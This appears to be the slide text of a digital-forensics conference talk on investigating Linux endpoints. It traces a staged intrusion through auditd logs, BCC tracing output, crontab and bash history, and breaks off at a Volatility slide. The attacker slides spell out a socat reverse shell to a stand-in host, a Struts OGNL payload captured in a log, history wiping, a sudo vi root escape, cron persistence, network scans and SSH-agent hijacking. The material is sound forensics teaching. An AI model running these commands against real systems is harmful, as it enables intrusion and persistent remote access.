

Investigating Linux Endpoints

Asif Matadar
@d1r4c

#whoami


- Director of Endpoint Detection & Response (EDR) at Tanium
- Seasoned Incident Response professional with over 8 years' experience leading high-profile cases around the world, such as advanced targeted attacks, nation-state attacks, and data breaches, to name a few
- Public speaker at industry recognised conferences around the world:
 - OSDFCon (U.S.) 2018
 - IMF (Germany) 2018
 - OSDFCon (U.S.) 2017
 - BSidesNOLA (U.S.) 2017
 - BSidesMCR (U.K.) 2015
- Research focus on memory analysis and automation, *nix based forensics, cloud forensics, and triage analysis

Investigating Linux Endpoints

- Investigating Linux Endpoints is often seen by experienced and inexperienced Investigators alike as:
 - "too complicated"
 - "where do I start?"
 - "it's not worth the effort"
- This talk will demystify these common misconceptions and provide the attendees invaluable insights by investigating Linux Endpoints in an innovative manner by using a scenario-based investigation
- The attendees will gain theoretical and practical familiarity of artefacts when investigating Linux endpoints that are often overlooked in a methodical manner

Agenda

- Why are people hesitant in undergoing analysis on Linux Endpoints?
- Linux 101
- Scenario-based investigation
 - Attacker activity
 - Forensic, Triage, and Memory Analysis
- Reference Guides
 - Linux artefacts
 - Linux triage commands
 - Anti-Forensic Techniques



Why are people hesitant in
undergoing analysis on Linux
Endpoints?

Why are people hesitant in undergoing analysis on Linux Endpoints?

- Lack of experience and understanding of the Linux Operating System
- Those coming from Windows background are intimidated by the command line
- Too many flavours and versions of the Linux Operating System
- Lack of administering of Linux Endpoints
- Lack of knowledge of the Linux File Hierarchy Structure (FHS)


The background of the slide is black and features a grid of small, dark gray dots. Five of these dots are highlighted in white, arranged in a pattern that suggests a stylized 'L' or a path. The white dots are located at approximately (10, 15), (20, 25), (45, 45), (60, 55), and (95, 45) in a 100x100 coordinate system where (0,0) is the top-left corner.

Linux 101

Linux 101

- Everything is a file or a directory in Linux
 - Absolute
 - Relative
- The Linux kernel is open source under GNU General Public License
 - Monolithic
 - Operating System is in kernel space
- Multi-user access and efficient File System
- Command Line interpreter: Bash (Bourne Again Shell)
 - Built-in commands
 - Scripts
 - Automation
- Integrations have already taken place with Windows Subsystem for Linux (Windows 10)

Linux 101





Scenario-based investigation

Scenario-based investigation

- Corporation X have been notified by an external source that unusual activity is taking place on one of their servers
- No further information has been provided in relation to TTPs about the adversarial activity
- The DFIR team has been tasked to determine:
 - Initial Infection
 - Lateral Movement
 - Data Exfiltration

Scenario-based investigation


- Caveats:
 - In the past I've talked about how plaso, timesketch, and TSK (The Sleuth Kit) can be used to undergo timeline and forensic analysis
 - This year I want to introduce 2 different components that you may not be aware of
 - Share with the community how undergoing forensic and triage analysis on Linux Endpoints with these components can provide invaluable insights

Scenario-based investigation

- Tools that I leveraged to undergo the analysis:
 - Auditd
 - Userspace audit daemon that receives events from the kernel
 - You can create your own rules that are relevant to your environment
 - BPF Compiler Collection (BCC)
 - BPF was originally developed to optimise packet filtering
 - In-kernel sandboxed virtual machine, where byte code can be sent to run on certain events you define
 - BCC creates efficient kernel tracing and manipulation of programs, where eBPF is being leveraged
 - BCC makes BPF programs easier to write with kernel instrumentation in C, including front-ends in python and lua

Scenario-based investigation

Linux bcc/BPF Tracing Tools



<https://github.com/iovisor/bcc#tools> 2018

Scenario-based investigation

- Tools that I leveraged to undergo the analysis:
 - The Sleuth Kit (TSK)
 - LiME
 - volatility

Scenario-based investigation

Initial Infection

- Attacker infrastructure
- Identifies Tomcat Apache Server

```
python poc.py http://webapp\_primary:8080/webapp/ "ls -ltr"
```

```
python poc.py http://webapp\_primary:8080/webapp/ "cat /etc/passwd"
```

```
socat file:`tty`,raw,echo=0 tcp-listen:9876
```

```
python poc.py http://webapp\_primary:8080/webapp/ "socat tcp-connect:impetus.nvali:9876 exec:sh,pty,stderr,setsid,sigint,sane"
```


Scenario-based investigation

Situational Awareness

- Attacker activity on webapp_primary

```
unset HISTFILE
```

```
unset HISTSIZE
```

```
id
```

```
uname -a
```

```
w
```

```
ifconfig
```

```
ps -ef
```

```
ls -ltR /
```

```
netstat -utanp
```

```
cat /etc/passwd
```

Scenario-based investigation

Situational Awareness

- Attacker activity on webapp_primary

```
cat /etc/group
```

```
ls -ltr /home/*/*.*history*
```

```
less /home/*/*.*history*
```

Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570699595.212:3386): arch=c000003e syscall=59 success=yes exit=0 a0=1902f60 a1=19031c0 a2=1902220 a3=7fffad975660 items=2 ppid=1144 pid=3126 auid=4294967295 uid=53 gid=53 euid=53 suid=53 fsuid=53 egid=53 sgid=53 fsgid=53 tty=(none) ses=4294967295 comm="cat" exe="/usr/bin/cat" key="T1166_Suid_and_Setgid"
type=EXECVE msg=audit(1570699595.212:3386): argc=2 a0="/bin/cat" a1="/etc/passwd"
type=PATH msg=audit(1570699595.212:3386): item=0 name="/bin/cat" inode=50332880 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL cap_fp=000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```

ppid=1144

msg=audit(1570699595.212:3386):

argc=2 a0="/bin/cat" a1="/etc/passwd"

EPOCH time conversion:

```
cat /var/log/audit/audit.log* | ausearch -i
```

```
zcat /var/log/audit/audit.log* | ausearch -i
```

```
date -d @1570699595 = Thu 10 Oct 09:26:35 UTC 2019
```


Scenario-based investigation

Analysis on webapp_primary

- BCC tcptop

```
[root@webapp_primary tools]# ./tcptop -C -S
```

PID	COMM	LADDR6	RADDR6	RX_KB	TX_KB
1666	http-bio-808	::ffff:192.168.9.132:8080	::ffff:XXX.XXX.X.XXX:58690	0	0
1676	http-bio-808	::ffff:192.168.9.132:8080	::ffff:XXX.XXX.X.XXX:58686	0	0
1664	http-bio-808	::ffff:192.168.9.132:8080	::ffff:XXX.XXX.X.XXX:58688	0	0
1666	http-bio-808	::ffff:192.168.9.132:8080	::ffff:XXX.XXX.X.XXX:58690	0	0
1667	http-bio-808	::ffff:192.168.9.132:8080	::ffff:XXX.XXX.X.XXX:58692	0	0



```
1666 http-bio-808 ::ffff:192.168.9.132:8080
1667 http-bio-808 ::ffff:192.168.9.132:8080
```

Scenario-based investigation

Analysis on webapp_primary

- BCC opensnoop

```
[root@webapp_primary tools]# ./opensnoop -T
```

TIME(s)	PID	COMM	FD	ERR	PATH
226.224580000	3105	python	12	0	/proc/1666/comm
226.600841000	3174	python	12	0	/proc/1666/comm
1313.803225000	3844	ls	5	0	/proc/1144/task/1666/fd

ls

python

1144

1666

Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570700350.519:3767): arch=c000003e syscall=59 success=yes exit=0 a0=99a460 a1=99a740 a2=999260 a3=7fff4831cde0 items=2 ppid=1144 pid=3437 uid=4294967295 uid=53 gid=53 euid=53 suid=53 fsuid=53 egid=53 sgid=53 fsgid=53 tty=(none) ses=4294967295 comm="socat" exe="/usr/bin/socat" key="T1166_Suid and Setgid"
type=EXECVE msg=audit(1570700350.519:3767): argc=3 a0="socat" a1="tcp-connect:impetus.navalix86-64.so.2" a2="exec:sh,pty,stderr,setsid,sigint,sane"
type=PATH msg=audit(1570700350.519:3767): item=0 name="/usr/bin/socat" inode=52736844 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1570700350.519:3767): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=111 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1570700350.519:3767): proctitle=2F62696E2F62697368002D6300736F636174207463702D636F66E6563743A696D70657475732E6E6176616C693A3938373626657865633A73682C7074792C7374646572722C7365747369642C736967696E742C73616E65
type=SYSCALL msg=audit(1570700350.528:3768): arch=c000003e syscall=2 success=yes exit=5 a0=7f38e3063e01 a1=80000 a2=1b6 a3=24 items=1 ppid=1144 pid=3437 uid=4294967295 uid=53 gid=53 euid=53 suid=53 fsuid=53 egid=53 sgid=53 fsgid=53 tty=(none) ses=4294967295 comm="socat" exe="/usr/bin/socat" key="T1016_System Network Configuration Discovery"
```

pid=3437

Thu 10 Oct 09:39:10 UTC 2019

ppid=1144 pid=3437

comm="socat" exe="/usr/bin/socat"

a0="socat" a1="tcp-connect:impetus.navalix86-64.so.2" a2="exec:sh,pty,stderr,setsid,sigint,sane"

Scenario-based investigation

Analysis on webapp_primary

- BCC tcptop

```
3437  socat      192.168.9.132:56978  XXX.XXX.X.XXX:9876  0      0
3437  socat      192.168.9.132:56978  XXX.XXX.X.XXX:9876  0      0
3437  socat      192.168.9.132:56978  XXX.XXX.X.XXX:9876  0      0
```

socat

pid=3437

192.168.9.132

:9876

Scenario-based investigation

Privilege Escalation & Persistence

- Attacker activity on primary_webapp

```
cat /etc/sudoers
```

```
sudo -l
```

```
sudo vi -c '!/bin/bash'
```

```
id
```

```
whoami
```

```
crontab -l
```

```
cat /etc/crontab
```

```
echo "0 * * * * root socat tcp-connect:impetus.nvali:9876 exec:sh,pty,stderr,setsid,sigint,sane" >> /etc/crontab
```

```
cat /etc/crontab
```


Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*

```
type=EXECVE msg=audit(1570700350.532:3773): argc=3 a0="vi" a1="-c" a2=":!/bin/bash"
```

Thu 10 Oct 09:39:10 UTC 2019

```
a0="vi" a1="-c"
```

```
a2=":!/bin/bash"
```

Scenario-based investigation

Analysis on webapp_primary

- BCC opensnoop

```
[root@webapp_primary tools]# ./opensnoop -T
```

TIME(s)	PID	COMM	FD	ERR	PATH
844.105999000	3437	http-bio-8080-e	4	0	/proc/self/fd
844.106519000	3437	bash	3	0	/etc/ld.so.cache
844.107021000	3437	bash	-1	6	/dev/tty
844.118923000	3437	socat	6	0	/dev/ptmx
844.119036000	3437	socat	7	0	/etc/group
844.119144000	3437	socat	7	0	/dev/pts/3

Labels below the table with arrows pointing to the corresponding entries in the table:

- 3437 (points to PID 3437 in the first three rows)
- socat (points to COMM socat in the last three rows)
- bash (points to COMM bash in the second and third rows)
- /dev/pts/3 (points to PATH /dev/pts/3 in the last row)
- /dev/tty (points to PATH /dev/tty in the third row)

Scenario-based investigation

Analysis on webapp_primary

- Crontab - /etc/crontab

```
# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name  command to be executed

0 * * * * root socat tcp-connect:impetus.novali:9876 exec:sh,pty,stderr,setsid,sigint,sane
/etc/crontab (END)
```



```
socat tcp-connect:impetus.novali:9876 exec:sh,pty,stderr,setsid,sigint,sane
```

Scenario-based investigation

Analysis on webapp_primary

- Messages - /var/log/messages

```
Oct 10 10:39:10 webapp_primary server: org.apache.commons.fileupload.FileUploadBase$InvalidContentTypeException: the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is %({(#_='multipart/form-data')).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='socat tcp-connect:impetus.naval1:9876 exec:sh,pty,stderr,setsid,sigint,sane').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse()).getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

```
:{'/bin/bash','-c',#cmd})).
```

```
.(#cmd='socat tcp-connect:impetus.naval1:9876 exec:sh,pty,stderr,setsid
```

Scenario-based investigation

Analysis on webapp_primary

- Cron - /var/log/cron

```
Oct 10 09:47:01 webapp_primary CROND[2550]: (root) CMD (socat tcp-connect:impetus.navalix:9876 exec:sh,pty,stderr,setsid,sigint,sane)
Oct 10 09:48:01 webapp_primary crond[1170]: (*system*) RELOAD (/etc/crontab)
Oct 10 09:50:01 webapp_primary CROND[2728]: (root) CMD (/usr/lib64/sa/sa1 1 1)
```

RELOAD (/etc/crontab)

CMD (socat tcp-connect:impetus.navalix:9876 exec:sh,pty,stderr,setsid,sigint,sane)

Scenario-based investigation

Lateral Movement

- Attacker activity on webapp_primary

```
for network in `seq 1 254`; do ping -c 2 192.168.9.$network ; done
```

```
for port in `21 22 80 8080 3306`; do nc -vn -w 2 192.168.9.133 $port ; done
```

```
pstree -p root
```

```
strings /proc/8762/environ
```

```
SSH_AUTH_SOCKET=/tmp/ssh-LohY1H3HRf/agent.8758 ssh-add -l
```

```
SSH_AUTH_SOCKET=/tmp/ssh-LohY1H3HRf/agent.8758 ssh mysql_cluster
```

Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570702500.488:9411): arch=c000003e syscall=59 success=yes exit=0 a0=219f7a0 a1=219ddb0 a2=215f6a0 a3=7ffdaaeb3ca0 items=2 ppid=4157 pid=7580 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=4294967295 comm="ping" exe="/usr/bin/ping" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570702500.488:9411): argc=4 a0="ping" a1="-c" a2="2" a3="192.168.9.200"
type=PATH msg=audit(1570702500.488:9411): item=0 name="/bin/ping" inode=50518091 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL cap_fp=00000000003000 cap_fi=0000000000000000 cap_fe=0 cap_fver=2
```

/dev/pts/3

a0="ping" a1="-c" a2="2" a3="192.168.9.200"

Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570702799.982:10257): arch=c000003e syscall=59 success=yes exit=0 a0=219d830 a1=21a1a50 a2=215f6a0 a3=7ffdaaeb3ca0 items=2 ppid=4157 pid=8240 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=4294967295 comm="nc" exe="/usr/bin/ncat" key="T1078_Valid_Accounts"  
type=EXECVE msg=audit(1570702799.982:10257): argc=6 a0="nc" a1="-vn" a2="-w" a3="2" a4="192.168.9.133" a5="22"  
type=PATH msg=audit(1570702799.982:10257): item=0 name="/bin/nc" inode=50538790 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL cap_fp=0000000000000000 cap_fi=000000000000000000 cap_fe=0 cap_fver=0
```

/dev/pts/3

a0="nc" a1="-vn" a2="-w" a3="2" a4="192.168.9.133" a5="22"

Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570702810.259:10303): arch=c000003e syscall=59 success=yes exit=0 a0=219d7d0 a1=21a1a50 a2=215f6a0 a3=7ffdaaeb3ca0 items=2 ppid=4157 pid=8271 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=4294967295 comm="nc" exe="/usr/bin/ncat" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570702810.259:10303): argc=6 a0="nc" a1="-vn" a2="-w" a3="2" a4="192.168.9.133" a5="3306"
type=PATH msg=audit(1570702810.259:10303): item=0 name="/bin/nc" inode=50538790 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL cap_fp=000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```

/dev/pts/3

a0="nc" a1="-vn" a2="-w" a3="2" a4="192.168.9.133" a5="3306"

Scenario-based investigation

Analysis on webapp_primary

- BCC tcptop

```
8240 nc 192.168.9.132:33980 192.168.9.133:22
8240 nc 192.168.9.132:33980 192.168.9.133:22
```

```
nc
```

```
192.168.9.133:22
```

```
192.168.9.132:33980
```

Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570702972.489:10661): arch=c000003e syscall=59 success=yes exit=0 a0=2043dc0 a1=2157bb0 a2=219ff20 a3=7ffdaeb3de0 items=2 ppid=4157 pid=8601 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=4294967295 comm="ssh-add" exe="/usr/bin/ssh-add" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570702972.489:10661): argc=2 a0="ssh-add" a1="-l"
type=PATH msg=audit(1570702972.489:10661): item=0 name="/bin/ssh-add" inode=50521306 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```

argc=2 a0="ssh-add" a1="-l"

comm="ssh-add" exe="/usr/bin/ssh-add"

Scenario-based investigation

Analysis on webapp_primary

- Auditd Logs - /var/log/audit/audit.log*

```
type=SYSCALL msg=audit(1570703212.547:11296): arch=c000003e syscall=59 success=yes exit=0 a0=2163c10 a1=2042360 a2=219ff20 a3=7ffdaaeb3de0 items=2 ppid=4157 pid=9154 audit=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts3 ses=4294967295 comm="ssh" exe="/usr/bin/ssh" key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1570703212.547:11296): argc=2 a0="ssh" a1="mysql_cluster"
type=PATH msg=audit(1570703212.547:11296): item=0 name="/bin/ssh" inode=50521305 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 objtype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```

pid=9154

a0="ssh" a1="mysql_cluster"

Scenario-based investigation

Analysis on webapp_primary

- BCC tcptop

9154	ssh	192.168.9.132:33988	192.168.9.133:22	1053	0
9154	ssh	192.168.9.132:33988	192.168.9.133:22	1371	0
9154	ssh	192.168.9.132:33988	192.168.9.133:22	1337	0
9154	ssh	192.168.9.132:33988	192.168.9.133:22	1465	0
9154	ssh	192.168.9.132:33988	192.168.9.133:22	1505	0

9154

192.168.9.132:33988

192.168.9.133:22

Scenario-based investigation

Analysis on webapp_primary

- Bash history - /root/.bash_history


```
id
whoami
cat /etc/crontab
crontab -l
echo "0 * * * * root socat tcp-connect:impetus.navalix:9876 exec:sh,pty,stderr,setsid,sigint,sane" >> /etc/crontab
cat /etc/crontab
for network in `seq 1 254`; do ping -c 2 192.168.9.$network ; done
for port in 21 22 80 8080 3306; do nc -vn -w 2 192.168.9.133 $port; done
pstree -p root
strings /proc/8762/environ
SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh-add -l
SSH_AUTH_SOCK=/tmp/ssh-LohY1H3HRf/agent.8758 ssh mysql_cluster
w
ls -ltr
exit
.bash_history (END)
```

Scenario-based investigation

Analysis on webapp_primary

- Volatility linux_bash plugin

```
